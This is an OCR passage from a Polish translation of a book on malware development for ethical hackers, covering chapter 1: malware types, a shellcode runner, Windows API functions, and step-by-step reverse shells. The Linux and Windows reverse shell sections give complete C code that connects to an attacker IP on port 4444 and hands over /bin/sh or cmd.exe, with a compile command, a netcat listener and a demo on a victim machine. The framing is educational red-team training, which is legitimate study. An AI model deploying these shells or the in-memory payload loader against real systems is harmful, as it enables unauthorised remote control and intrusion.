
Helion

packt



Tworzenie złośliwego oprogramowania w etycznym hackingu

Zrozum, jak działa malware i jak ta wiedza pomaga we wzmacnianiu cyberbezpieczeństwa

ZHASSULAN ZHUSSUPOV

Tytuł oryginału: Malware Development for Ethical Hackers: Learn how to develop various types of malware to strengthen cybersecurity

Tłumaczenie: Grzegorz Werner

ISBN: 978-83-289-2220-4

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
helion.pl/user/opinie/twzlop
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *helion.pl* (księgarnia internetowa, katalog książek)

Printed in Poland.

Spis treści

CZĘŚĆ 3. Matematyka i kryptografia w złośliwym oprogramowaniu

CZĘŚĆ 4. Przykłady rzeczywistego złośliwego oprogramowania

Rozdział 1
Krótkie wprowadzenie do tworzenia złośliwego oprogramowania

Tworzenie złośliwego oprogramowania reprezentuje paradoksalną granicę w świecie etycznego hakowania i cyberbezpieczeństwa. Z jednej strony jest to domena niegodziwych hakerów, których celem jest sianie spustoszenia, kradzież informacji i zakłócanie działania systemów. Z drugiej strony jest to plac zabaw dla etycznych hakerów i inżynierów cyberbezpieczeństwa, którzy starają się zrozumieć wewnętrzne mechanizmy złośliwego oprogramowania, aby lepiej chronić i wzmacniać systemy. Zasadniczo tworzenie malware'u to proces pisania kodu z myślą o wyrządzeniu szkód, uzyskaniu nieautoryzowanego dostępu lub zakłóceniu usług. Jednak dla specjalistów ds. cyberbezpieczeństwa stanowi on ścieżkę do głębszej wiedzy i kompleksowego zrozumienia zagrożeń, co pomaga im pozostawać o krok przed przeciwnikami.

W tym rozdziale omówimy następujące zagadnienia:

- Po co pisać złośliwe oprogramowanie?
- Funkcje i działanie złośliwego oprogramowania.
- Używanie wewnętrznych funkcji Windows do tworzenia złośliwego oprogramowania.
- Analizowanie plików PE (EXE i DLL).
- Sztuka oszukiwania systemu ofiary.

Wymagania techniczne

W tej książce używam maszyn wirtualnych Kali Linux (*https://www.kali.org/*) i Parrot Security OS (*https://www.parrotsec.org/*) do pisania oraz demonstrowania kodu, a systemu Windows 10 (*https://www.microsoft.com/en-us/software-download/windows10ISO*) jako komputera ofiary.

W repozytorium książki znajdziesz instrukcje konfigurowania maszyn wirtualnych zgodnie z dokumentacją VirtualBox.

Następnie trzeba będzie skonfigurować środowisko programistyczne w systemie Kali Linux. Musisz upewnić się, że masz zainstalowane niezbędne narzędzia, takie jak edytor tekstu, kompilator itd.

Ja jako edytora tekstu używam programu NeoVim (*https://github.com/neovim/neovim*) z wyróżnianiem składni. NeoVim to lekki, efektywny edytor, ale jeśli chcesz, możesz używać innego, np. VSCode (*https://code.visualstudio.com/*).

Do kompilowania przykładów używam oprogramowania MinGW (*https://www.mingw-w64.org/*) dla Linuksa, które zainstalowałem następującym poleceniem:

```
$ sudo apt install mingw-*
```

Kod do tego rozdziału można znaleźć pod adresem *https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/*.

Po co pisać złośliwe oprogramowanie?

Bez względu na to, czy jesteś specjalistą od symulowania ataków czy od testów penetracyjnych, zdobycie wiedzy o technikach i sztuczkach tworzenia malware'u zapewnia lepszy wgląd w wyrafinowane ataki. Co więcej, ponieważ znaczna część tradycyjnych złośliwych programów powstaje w systemie Windows, zyskujesz również praktyczne umiejętności tworzenia oprogramowania dla Windows.

Złośliwe oprogramowanie to typ oprogramowania pisany z myślą o szkodliwych działaniach, takich jak uzyskiwanie nieautoryzowanego dostępu do komputera albo wykradanie wrażliwych informacji. Termin **złośliwe oprogramowanie** (ang. *malware*) zwykle kojarzy się z nielegalną lub przestępczą działalnością, ale malware'u używają też pentesterzy i członkowie „zespołów czerwonych" do autoryzowanej oceny bezpieczeństwa organizacji.

Tworzenie niestandardowych narzędzi, takich jak malware, które nie zostały przeanalizowane przez producentów rozwiązań zabezpieczających, zapewnia zespołowi atakującemu znaczną przewagę, jeśli chodzi o unikanie wykrycia. Dlatego umiejętność pisania złośliwego oprogramowania pozwala na skuteczniejszą ocenę zabezpieczeń.

Prosty przykład

Złośliwe oprogramowanie można teoretycznie pisać w dowolnym języku programowania, takim jak C, C++, C#, Python, Go, PowerShell albo Rust. Jednak z kilku przyczyn niektóre języki programowania cieszą się większą popularnością wśród twórców malware'u.

Na przykład najprostszy złośliwy program w języku C można znaleźć pod adresem *https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/01-whatis-malware-dev/hack.c*.

Oto jego podstawowe działanie. Program alokuje fragment pamięci:

```
// rezerwujemy i alokujemy pamięć na ładunek
  memory_for_payload = VirtualAlloc(0, actual_payload_length,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Następnie kopiuje ładunek do zaalokowanej pamięci:

```
RtlMoveMemory(memory_for_payload, actual_payload, payload_len);
```

Zmienia uprawnienia pamięci, żeby można było wykonać kod:

```
operation_status = VirtualProtect(memory_for_payload, payload_len,
PAGE_EXECUTE_READ, &previous_protection_level);
```

Tworzy nowy wątek wykonawczy i zaczyna wykonywać ładunek w tym nowym wątku:

```
if ( operation_status != 0 ) {
  // wykonujemy ładunek
  thread_handle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)
  ↪memory_for_payload,
0, 0, 0);
  WaitForSingleObject(thread_handle, -1);
}
return 0;
```

Sporo rzeczy może wydawać Ci się niezrozumiałych, choć niektórzy czytelnicy mogli spotkać się z czymś podobnym. Ogólnie rzecz biorąc, ten prosty fragment kodu C++ demonstruje podstawową formę złośliwego oprogramowania.

Ważna uwaga

Wszystkie przykłady będą napisane w językach C/C++.

C/C++ od dawna jest preferowanym językiem zarówno do tworzenia złośliwego oprogramowania, jak i do ogólniejszego symulowania ataków. Efektywność tych języków oraz ich niskopoziomowy dostęp do zasobów systemowych sprawia, że są bardzo skutecznymi narzędziami w rękach doświadczonych programistów, którzy zajmują się badaniem luk w zabezpieczeniach i modelowaniem zagrożeń.

W przeciwieństwie do języków wyższego poziomu C/C++ pozwala na bezpośrednie manipulowanie sprzętem i pamięcią, oferując niezrównaną elastyczność pisania kodu, który wchodzi w interakcje z systemami operacyjnymi, protokołami sieciowymi i innymi kluczowymi komponentami komputera.

Ta precyzyjna kontrola pozwala na tworzenie złożonego, niewidocznego, wyspecjalizowanego malware'u, który potrafi unikać wykrycia, modyfikować działanie systemu i przeprowadzać wyrafinowane ataki. Ponadto znajomość C/C++ daje wgląd w podstawowe działanie systemu operacyjnego i oprogramowania, co jest niezwykle ważne dla każdego, kto zajmuje się cyberbezpieczeństwem.

Wiedza ta pozwala nie tylko opracowywać skuteczne środki zaradcze, ale również realistycznie symulować działania przeciwników poprzez odtwarzanie rzeczywistych ataków na potrzeby badań, szkoleń oraz planowania strategii defensywnej.

Dlatego biegła znajomość C/C++ jest dużym atutem na nieustannie zmieniającym się polu bitewnym cyberwojny, gdzie zrozumienie i symulacja możliwości przeciwnika jest kluczem do opracowania solidnej i odpornej obrony.

Funkcje i działanie złośliwego oprogramowania

Ten rozdział zawiera przegląd różnych działań złośliwego oprogramowania, z których część może być Ci już znana. Moim celem jest skrótowe przedstawienie typowych działań i wyposażenie Cię w wszechstronną wiedzę, która umożliwi Ci tworzenie różnych złośliwych aplikacji. Ponieważ nieustannie powstają nowe złośliwe programy o pozornie nieograniczonych możliwościach, nie mogę omówić każdego rodzaju malware'u, ale mogę dać Ci pewne pojęcie, na co należy zwracać uwagę.

Typy złośliwego oprogramowania

Zacznijmy od omówienia niektórych najbardziej typowych rodzajów złośliwego oprogramowania. Istnieje wiele różnych kategorii, ale zacznijmy od omówienia wirusów, robaków i trojanów. **Wirusy** to fragmenty kodu, które dołączają się do innych programów i powielają się, często przy okazji powodując szkody. **Robaki** przypominają wirusy, ale same się powielają i mogą rozprzestrzeniać się przez sieć bez interwencji człowieka. Trojany to aplikacje, które wydają się nieszkodliwe, ale w rzeczywistości mają ukryty, złośliwy cel.

Oto krótki opis niektórych popularnych typów złośliwego oprogramowania:

- **Backdoory**. Złośliwe oprogramowanie z funkcją backdoora („tylnych drzwi") pozwala napastnikowi obejść zwykłe protokoły uwierzytelniania lub szyfrowania w komputerze, produkcie lub urządzeniu wbudowanym, a czasem w jego protokole komunikacyjnym. Backdoory zapewniają napastnikom niewidoczny dostęp do systemu, pozwalając im zdalnie sterować komputerem ofiary w celu podejmowania różnych złośliwych działań.
- **Downloadery**. Jest to typ złośliwego oprogramowania, które po zainstalowaniu w systemie ofiary pobiera i instaluje inne złośliwe programy. Często używa się ich w atakach wieloetapowych, w których downloader jest sposobem na zainstalowanie bardziej zaawansowanych, czasem dostosowanych zagrożeń we wstępnie zainfekowanym komputerze.
- **Trojany**. Trojany to złośliwe oprogramowanie, które udaje zwyczajne aplikacje. Termin ten wywodzi się od zwodniczego drewnianego konia, który doprowadził do upadku Troi. Trojany umożliwiają cyberzłodziejom i hakerom szpiegowanie Cię, wykradanie Twoich wrażliwych danych i przejmowanie kontroli nad Twoim systemem.

- **Trojany zdalnego dostępu** (ang. *remote access trojan*, **RAT**). Trojany RAT zapewniają napastnikowi pełną kontrolę nad zainfekowanym systemem. Można używać ich do instalowania dodatkowego złośliwego oprogramowania, wysyłania danych do zdalnego serwera, zakłócania działania urządzeń, modyfikowania ustawień systemu, uruchamiania lub przerywania aplikacji itd. Trojany RAT bywają szczególnie niebezpieczne, ponieważ często nie są wykrywane przez oprogramowanie antywirusowe.
- **Stealery**. Ten typ złośliwego oprogramowania służy do wydobywania wrażliwych danych z komputera ofiary, w tym haseł, numerów kart kredytowych i innych informacji osobowych. Wykradzione dane są następnie używane do różnych złośliwych celów, takich jak kradzież tożsamości albo oszustwa finansowe, albo nawet sprzedawane w „ciemnej sieci".
- **Bootkity**. Bootkit to wariant złośliwego oprogramowania, który infekuje **główny rekord rozruchowy** (ang. *master boot record*, **MBR**). Atak na procedurę rozruchową oznacza, że bootkit jest wczytywany przed systemem operacyjnym i pozostaje ukryty przed programami antywirusowymi. Bootkity często zapewniają napastnikom dostęp przez „tylne drzwi", a ich wykrywanie i usuwanie jest bardzo trudne.
- **Powłoki odwrotne**. Powłoka odwrotna to mechanizm, za pomocą którego komputer napastnika otrzymuje komunikację od komputera ofiary. W komputerze napastnika otwarty jest nasłuchujący port. Przyjmuje on połączenie i zapewnia ukryty kanał komunikacji, który omija ograniczenia zapory lub routera w docelowym komputerze. Daje to dostęp do wiersza poleceń, a w niektórych przypadkach pełną kontrolę nad docelowym komputerem.

Powyższe opisy powinny dać Ci dobre pojęcie o typowych działaniach różnych typów złośliwego oprogramowania. We współczesnym krajobrazie zagrożeń szczególną rolę odgrywają powłoki odwrotne. Są ulubionym narzędziem wielu napastników, ponieważ pozwalają uniknąć wykrycia, a jednocześnie zapewniają duży stopień kontroli nad zainfekowanym systemem.

Powłoki odwrotne

Powłoka odwrotna może używać standardowych portów wychodzących, takich jak porty 80, 443, 8080 itd.

Powłoki odwrotnej zwykle używa się wtedy, gdy zapora komputera ofiary blokuje połączenia przychodzące z określonych portów. Członkowie zespołów czerwonych i pentesterzy używają portów odwrotnych, aby obejść to ograniczenie.

Jest jednak pewne zastrzeżenie. Ujawnia to serwer dowodzenia napastnika, a usługi monitorowania bezpieczeństwa sieci mogą wykryć ślady ataku.

Powłokę odwrotną tworzy się w trzech etapach:

1. Najpierw przeciwnik wykorzystuje lukę w zabezpieczeniach systemu lub sieci, która pozwala na wykonywanie kodu w docelowym komputerze.
2. Następnie przeciwnik instaluje program nasłuchujący we własnym systemie.
3. Napastnik wstrzykuje powłokę odwrotną do zainfekowanego systemu.

Tu dodatkowa uwaga: w rzeczywistych cyberatakach dostęp do powłoki odwrotnej często uzyskuje się z użyciem socjotechniki. Na przykład złośliwe oprogramowanie zainstalowane w lokalnej stacji roboczej za pośrednictwem wiadomości phishingowej albo złośliwej witryny może zainicjować połączenie wychodzące do serwera dowodzenia i zapewnić hakerowi dostęp do powłoki odwrotnej.

Praktyczny przykład: powłoka odwrotna

Napiszmy najpierw najprostszą możliwą powłokę odwrotną dla komputerów linuksowych: *https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/02-reverse-shell-linux/hack2.c*.

Przeanalizujmy szczegółowo działanie tego kodu:

1. Najpierw dołączamy wymagane nagłówki:

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>
```

   Te instrukcje `include` importują biblioteki wymagane do komunikacji sieciowej i tworzenia procesów.

   Adres IP komputera napastnika, z którym będzie komunikować się powłoka odwrotna:

   Adres IP napastnika:

```
const char* attacker_ip = "10.10.1.5";
```

2. Następnym krokiem jest przygotowanie adresu ofiary:

```
struct sockaddr_in target_address;
target_address.sin_family = AF_INET;
target_address.sin_port = htons(4444);
inet_aton(attacker_ip, &target_address.sin_addr);
```

   Kod ten konfiguruje strukturę `sockaddr_in` z docelowym adresem i portem IP. Adres IP jest przekształcany z formatu czytelnego dla człowieka w strukturę `in_addr` za pomocą funkcji `inet_aton()`. Wybrany port ma numer 4444 i jest przekształcany w sieciową kolejność bajtów z użyciem funkcji `htons()`.

3. W kolejnym kroku tworzymy nowe gniazdo:

```
int socket_file_descriptor = socket(AF_INET, SOCK_STREAM, 0);
```

W celu utworzenia nowego gniazda TCP/IP wywołujemy funkcję `socket()`.

4. Łączymy się z serwerem napastnika:

```
connect(socket_file_descriptor,
(struct sockadr *)&target_address, sizeof(target_address));
```

Kod ten próbuje połączyć gniazdo z określonym adresem i portem IP.

5. Najważniejszą częścią jest przekierowanie standardowe wejścia, wyjścia i wyjścia błędu do gniazda:

```
for (int index = 0; index < 3; index++) {
    // dup2(socket_file_descriptor, 0) — łączymy ze standardowym wejściem
    // dup2(socket_file_descriptor, 1) — łączymy ze standardowym wyjściem
    // dup2(socket_file_descriptor, 2) — łączymy ze standardowym wyjściem błędu
    dup2(socket_file_descriptor, index);
}
```

Funkcja `dup2()` duplikuje deskryptor pliku gniazda do deskryptorów pliku dla standardowego wejścia, standardowego wyjścia i standardowego wyjścia błędu. Oznacza to, że całe wejście i wyjście powłoki będzie przechodzić przez połączenie sieciowe.

6. Uruchamiamy powłokę:

```
execve("/bin/sh", NULL, NULL);
```

Na koniec wywołujemy funkcję `execve()`, aby zastąpić bieżący proces nowym procesem. W tym przypadku uruchamiamy nową powłokę `"/bin/sh"`. Dzięki poprzednim wywołaniom `dup2()` powłoka ta będzie komunikować się przez połączenie sieciowe.

Jak widzisz, jest to bardzo uproszczony przykład, który nie zawiera żadnego kodu sprawdzającego błędy.

Praktyczny przykład: powłoka odwrotna dla Windows

Teraz napiszmy prostą powłokę odwrotną dla Windows. Oto pseudokod wymagany do uruchomienia powłoki Windows:

1. Zainicjalizuj bibliotekę gniazd wywołaniem `WSAStartup`.
2. Utwórz gniazdo.
3. Podłącz gniazdo do zdalnego hosta i portu (hosta napastnika).
4. Uruchom *cmd.exe*.

Przykładowy kod znajduje się pod adresem *https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter01/03-reverse-shell-windows/hack3.c/*.

1. Najpierw konfigurujemy wymagane biblioteki, zmienne i struktury:

```
#include <stdio.h>
#include <winsock2.h>
#pragma comment(lib, "w2_32")
WSADATA socketData;
SOCKET mainSocket;
struct sockaddr_in connectionAddress;
STARTUPINFO startupInfo;
PROCESS_INFORMATION processInfo;
```

2. Następnie ustawiamy adres i port IP, z którym będzie łączył się komputer ofiary (w tym przykładzie są one ustawione na `10.10.1.5` i `4444`):

```
char *attackerIP = "10.10.1.5";
short attackerPort = 4444;
```

3. Kolejny fragment kodu służy do **inicjalizacji gniazd**. Bibliotekę Windows Sockets inicjalizuje się wywołaniem `WSAStartup`, a gniazdo tworzy się za pomocą funkcji `WSASocket`:

```
// inicjalizujemy bibliotekę gniazd
WSAStartup(MAKEWORD(2, 2), &socketData);
// tworzymy obiekt gniazda
mainSocket = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL,
(unsigned int)NULL, (unsigned int)NULL);
```

4. Następnie wypełniamy strukturę adresu gniazda informacjami o adresie oraz porcie i próbujemy nawiązać połączenie wywołaniem `WSAConnect`:

```
connectionAddress.sin_family = AF_INET;
connectionAddress.sin_port = htons(attackerPort);
connectionAddress.sin_addr.s_addr = inet_addr(attackerIP);

// nawiązujemy połączenie ze zdalnym hostem
WSAConnect(mainSocket, (SOCKADDR*)&connectionAddress,
  sizeof(connectionAddress), NULL, NULL, NULL, NULL);
```

5. Przejdźmy teraz do logiki tworzenia procesu. Konfigurujemy strukturę `startupInfo` tak, aby używać gniazda jako standardowego wejścia, wyjścia i wyjścia błędu. Następnie wywołujemy funkcję `CreateProcess`, aby uruchomić interfejs wiersza poleceń z przekierowanymi strumieniami wejścia-wyjścia:

```
memset(&startupInfo, 0, sizeof(startupInfo));
startupInfo.cb = sizeof(startupInfo);
startupInfo.dwFlags = STARTF_USESTDHANDLES;
startupInfo.hStdInput = startupInfo.hStdOutput =
  startupInfo.hStdError = (HANDLE) mainSocket;

// uruchamiamy cmd.exe z przekierowanymi strumieniami
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL,
  &startupInfo, &processInfo);
```

Teraz sprawdźmy działanie tych programów!

Demonstracja

Najpierw skompilujmy naszą powłokę odwrotną:


```
$ i686-w64-mingw32-g++ hack3.c -o hack3.exe -lws2_32 -s -ffunction-sections
  -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants
  -static-libstdc++ -static-libgcc -fpermissive
```

Oto krótki opis każdej flagi użytej w powyższym poleceniu:

- `-o hack3.exe`. Określa nazwę pliku ze skompilowanym programem.
- `-lws2_32`. Dołącza bibliotekę Winsock (*ws2_32.lib*), która jest potrzebna do operacji sieciowych na platformie Windows.
- `-s`. Nakazuje kompilatorowi usunąć z pliku wykonywalnego tabelę symboli i informacje o relokacji, co zmniejsza rozmiar pliku.
- `-ffunction-sections`. Nakazuje kompilatorowi umieścić każdą funkcję w osobnej sekcji pliku wyjściowego. Flagi tej często używa się w połączeniu z flagą linkera `--gc-sections`, aby usunąć nieużywany kod.
- `-fdata-sections`. Podobna do flagi `-ffunction-sections`, nakazuje kompilatorowi umieścić każdą zmienną globalną w osobnej sekcji.
- `-Wno-write-strings`. Zapobiega wyświetlaniu ostrzeżeń dotyczących zapisywania literałów łańcuchowych. Nakazuje kompilatorowi, aby nie ostrzegał o próbach modyfikowania literałów łańcuchowych, co jest niezdefiniowaną operacją.
- `-fno-exceptions`. Wyłącza obsługę wyjątków. Nakazuje kompilatorowi, żeby nie generował kodu dla konstrukcji związanych z obsługą wyjątków, takich jak bloki `try-catch`.
- `-fmerge-all-constants`. Włącza scalanie identycznych stałych. Kompilator próbuje scalić identyczne stałe w jeden egzemplarz, co zmniejsza rozmiar pliku wykonywalnego.
- `-static-libstdc++`. Dołącza statycznie bibliotekę standardową C++, żeby wynikowy plik wykonywalny nie był zależny od dynamicznego łączenia z `libstdc++` w czasie wykonania.
- `-static-libgcc`. Dołącza statycznie bibliotekę uruchomieniową GCC, żeby wynikowy plik wykonywalny nie był zależny od dynamicznego łączenia z `libgcc` w czasie wykonania.
- `-fpermissive`. Rozluźnia niektóre reguły językowe, aby kompilator był bardziej tolerancyjny dla nieprzestrzegającego ich kodu. Umożliwia to kompilowanie pewnych niestandardowych albo potencjalnie niebezpiecznych konstrukcji.

Flag tych będę używał podczas kompilacji niemal wszystkich przykładów kodu w tej książce.

W komputerze z systemem Kali Linux kompilacja wygląda tak, jak pokazano na rysunku 1.1.




Rysunek 1.1. Kompilowanie programu hack3.c

Teraz wykonajmy poniższe czynności:

1. Przygotujmy słuchacza poleceniem `netcat`:

   ```
   $ nc -nlvp 4444
   ```

   W komputerze z systemem Parrot Security OS wyniki polecenia wyglądają tak, jak pokazano na rysunku 1.2.




Rysunek 1.2. Słuchacz netcat w komputerze napastnika

2. Następnie wykonajmy powłokę w komputerze ofiary (u mnie jest to Windows 10 x64):

   ```
   $ .\hack3.exe
   ```

W maszynie wirtualnej Windows 10 x64 wyniki wyglądają tak, jak pokazano na rysunku 1.3.



Rysunek 1.3. Uruchamianie powłoki odwrotnej

Jak widzisz, wszystko działa zgodnie z oczekiwaniami!

Zasadniczo właśnie w taki sposób można utworzyć powłokę odwrotną w komputerach z systemem Windows.

Używanie wewnętrznych funkcji Windows do tworzenia złośliwego oprogramowania

Interfejs Windows API pozwala programistom korzystać z funkcji systemu operacyjnego Windows z poziomu ich aplikacji. Jeśli na przykład aplikacja musi wyświetlić coś na ekranie, zmodyfikować plik albo pobrać coś z internetu, wszystkie te zadania można wykonać za pośrednictwem Windows API. Microsoft udostępnia obszerną dokumentację Windows API, którą można przeglądać w witrynie MSDN.

Praktyczny przykład

Oto prosty program w języku C, który używa Windows API do pobrania i wyświetlania nazwy bieżącego użytkownika. Choć program ten nie jest z natury szkodliwy, zrozumienie tych zasad może być punktem wyjścia do tworzenia bardziej złożonych

(potencjalnie szkodliwych) programów. Pamiętaj, żeby odpowiedzialnie korzystać z tych informacji:

```
#include <windows.h>
#include <stdio.h>
int main() {
  char username[UNLEN + 1];
  DWORD username_len = UNLEN + 1;
  GetUserName(username, &username_len);
  printf("current user is: %s\n", username);
  return 0;
}
```

W tym kodzie `GetUserName` to funkcja Windows API, która pobiera nazwę użytkownika związaną z bieżącym wątkiem. `UNLEN` to stała zdefiniowana w pliku *lmcons.h* (dołączanym do *windows.h*), która określa maksymalną długość nazwy użytkownika.

Zauważ, że kompilacja tego programu wymaga dołączenia biblioteki *advapi32.lib*.

Większość funkcji Windows API jest dostępna w wariancie „A" lub „W", na przykład `GetUserNameA` i `GetUserNameW`. Funkcje kończące się na „A" reprezentują kodowanie ANSI, a te kończące się na „W" reprezentują kodowanie Unicode albo „szerokie" (ang. *Wide*).

Funkcje ANIS akceptują jako parametry typy danych ANSI, a funkcje Unicode akceptują typy danych Unicode. Na przykład pierwszym parametrem `GetUserNameA` jest `LPSTR`, czyli wskaźnik do łańcucha znaków w kodowaniu Windows ANSI zakończonego znakiem pustym (null). Natomiast pierwszym parametrem `GetUserNameW` jest `LPWSTR`, wskaźnik do łańcucha znaków w 16-bitowym kodowaniu Unicode zakończonego znakiem pustym.

Ponadto liczba wymaganych bajtów różni się w zależności od używanej wersji:

```
char s1[] = "malware"; // 8 bajtów (malware + znak pusty).
wchar s2[] = L"malware"; // 16 bajtów, każdy znak ma dwa bajty. Znak pusty również
                         // ma 2 bajty.
```

Tworzenie złośliwego oprogramowania wymaga głębokiego zrozumienia technik i narzędzi, które umożliwiają interakcje z procesami i pamięcią systemu operacyjnego Windows, manipulowanie nimi i badanie ich. Kluczową częścią tej wiedzy jest znajomość **API debugowania Windows**, zbioru funkcji udostępnianych przez system operacyjny, których można używać do manipulowania pamięcią i procesami. W tym rozdziale przedstawię niektóre spośród tych wywołań API i pokażę, jak wykorzystać je w kontekście etycznego hakowania i tworzenia malware'u:

- `VirtualAlloc`. Ta funkcja służy do rezerwowania lub przydzielania (albo jednego i drugiego) regionu stron w wirtualnej przestrzeni adresowej wywołującego procesu. Pamięć przydzielona przez tę funkcję jest automatycznie wypełniana zerami, co ułatwia wykrywanie pewnych usterek w programach. Funkcja ta jest często używana przez złośliwe oprogramowanie do przydzielania pamięci na przechowywanie kodu lub danych.

- `VirtualProtect`. Ta funkcja zmienia ochronę regionu przydzielonych stron w wirtualnej przestrzeni adresowej wywołującego procesu. Złośliwe oprogramowanie często używa tej funkcji do zmiany ochrony pamięci, aby umożliwić zapisywanie danych do regionów pamięci, które zwykle są przeznaczone tylko do odczytu, albo wykonywanie kodu w regionach pamięci, które zwykle nie są przeznaczone do wykonania.
- `RtlMoveMemory`. Ta funkcja przenosi zawartość źródłowego bloku pamięci do docelowego bloku pamięci, przy czym bloki te mogą się nakładać. Choć w zwykłych aplikacjach zwykle służy do prostych operacji na pamięci, w złośliwym oprogramowaniu można używać jej do manipulowania kodem lub danymi w pamięci.
- `CreateThread`. Ta funkcja tworzy wątek do wykonania w wirtualnej przestrzeni adresowej wywołującego procesu. Złośliwe oprogramowanie może używać wątków do wykonywania współbieżnych operacji, na przykład komunikowania się z serwerem dowodzenia i jednoczesnego szyfrowania plików ofiary w celu wymuszenia okupu.

Teraz przyjrzymy się jednej z najważniejszych i najbardziej fundamentalnych koncepcji w dziedzinie tworzenia złośliwego oprogramowania.

Analizowanie plików PE (EXE i DLL)

